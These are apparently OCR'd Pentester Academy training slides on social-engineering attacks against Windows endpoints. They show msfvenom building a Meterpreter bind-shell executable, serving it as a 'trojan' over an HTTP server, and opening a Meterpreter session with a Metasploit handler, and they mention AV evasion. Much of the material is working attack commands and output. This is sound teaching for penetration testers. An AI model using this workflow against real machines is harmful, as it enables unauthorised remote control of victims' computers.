Pentesting Windows Endpoints: Social Engineering

Social Engineering

- Attacking the weakest link in the chain – HUMAN
- Techniques evolve:
  - Mails
  - Websites
  - HID devices
  - …
- SET by Dave Kennedy
  - https://www.trustedsec.com/downloads/social-engineer-toolkit/

Payload as Executable


```
PentesterAcademy# msfvenom
no options
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    [length]        Prepend a nopsled of [length] size on to the payload
    -f, --format     [format]        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       [architecture]  The architecture to use
        --platform   [platform]      The platform of the payload
    -s, --space      [length]        The maximum size of the resulting payload
    -b, --bad-chars  [list]          The list of characters to avoid example: '\x00\xff'
    -i, --iterations [count]         The number of times to encode the payload
    -c, --add-code   [path]          Specify an additional win32 shellcode file to include
    -x, --template   [path]          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --options                    List the payload's standard options
    -d, --advanced                   List the payload's advanced options
    -h, --help                       Show this message
        --help-formats               List available formats
PentesterAcademy#
```

Create an EXE


```
PentesterAcademy# msfvenom -p windows/meterpreter/bind_tcp -o

       Name: Windows Meterpreter (Reflective Injection), Bind TCP Stager
     Module: payload/windows/meterpreter/bind_tcp
    Version: $Revision$
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 298
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection, Inject the meterpreter server DLL via the
  Reflective Dll Injection payload (staged)


PentesterAcademy# msfvenom -p windows/meterpreter/bind_tcp -a x86 -f exe > Bind_Payload.exe
PentesterAcademy# file Bind_Payload.exe
Bind_Payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows
PentesterAcademy#
```

Social Engineer and Execute

```
PentesterAcademy# cp Bind_Payload.exe trojan/
PentesterAcademy#
PentesterAcademy# cd trojan/
PentesterAcademy#
PentesterAcademy# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [02/Nov/2013 07:41:45] "GET / HTTP/1.1" 200 -
192.168.1.5 - - [02/Nov/2013 07:41:46] code 404, message File not found
192.168.1.5 - - [02/Nov/2013 07:41:46] "GET /favicon.ico HTTP/1.1" 404 -
```




Firewall Down for this Demo



Connect to Bind Shell via Handler

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set RHOST 192.168.1.5
RHOST => 192.168.1.5
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (751104 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.13:54884 -> 192.168.1.5:4444) at 2013-11-02 07:47:55 -0400

meterpreter >
```

AV! AV! AV!



AV Evasion

- Cat and Mouse game
- Techniques constantly evolving
- Encoding / Crypting / Custom Binaries
- NO SILVER BULLET

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux